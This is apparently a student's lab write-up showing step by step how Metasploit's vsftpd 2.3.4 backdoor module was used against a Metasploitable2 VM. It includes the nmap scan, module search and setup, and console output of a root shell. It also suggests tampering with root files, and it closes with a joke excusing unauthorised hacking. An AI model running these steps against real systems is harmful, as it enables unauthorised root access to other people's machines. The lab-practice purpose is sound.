Metasploit

Previously,

- Learnt how to scan the TCP port and learn / gather information about the target IP address.

Vulnerable Metasploit is created and had been created for previous experiment as well. In real world scenario we would use **nmap** or **sudo arp-scan –localnet** command to find out the IP address.


Steps to exploit:

- Step 1:

  First we will scan the IP address for open ports so that we can exploit it . We can do this by using **nmap IP_address** command.

- Step 2:

  After finding out the OS we select a port to be exploited and I will chose ftp port of TCP protocol.


  ```
  msf6 > search vsftpd

  Matching Modules
  ================

     #  Name                                  Disclosure Date  Rank       Check  Description
     -  ----                                  ---------------  ----       -----  -----------
     0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
     1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


  Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
  ```

  Simply type **search vsftpd** and it will tell us the command for exploitation.

- Step 3:

  Use the Exploit by typing the command use **exploit/unix/ftp/vsftpd_234_backdoor**

  And then check for the options.



```
msf6 >
msf6 > exploit/unix/ftp/vsftpd_234_backdoor
[-] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor. Run the help command for more details.
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N]   y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS [redacted]
RHOSTS => [redacted]
```

(Hiding IP for Safety)


- Step 4:

  Then we set the host/target as the vulnerable IP address.


- Step 5:

  Now if we run the command ***exploit*** we will gain access to the files of the Vulnerable Machines. Then we can type ***uname -a*** to know about the System.

Then we can type ls or type cd root to access the root directory and tamper with the files.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.[redacted]:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.:21 - USER: 331 Please specify the password.
[+] 192.168.:21 - Backdoor service has been spawned, handling...
[+] 192.168.:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls[*] Command shell session 1 opened (192.168.[redacted]33681 → 192.168[redacted]:6200) at 2024-08-31 23:34:42 -0400

ls -l
sh: line 6: lsls: command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```



kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.2-vmware...
Ubuntu 64-bit
Metasploitable2-Linux
1 2 3 4
23:49
Shell No. 1
File Actions Edit View Help

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cd home
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

“I’m not saying I tried hacking into your system... but if I did, it was only to test your security. You're welcome !!”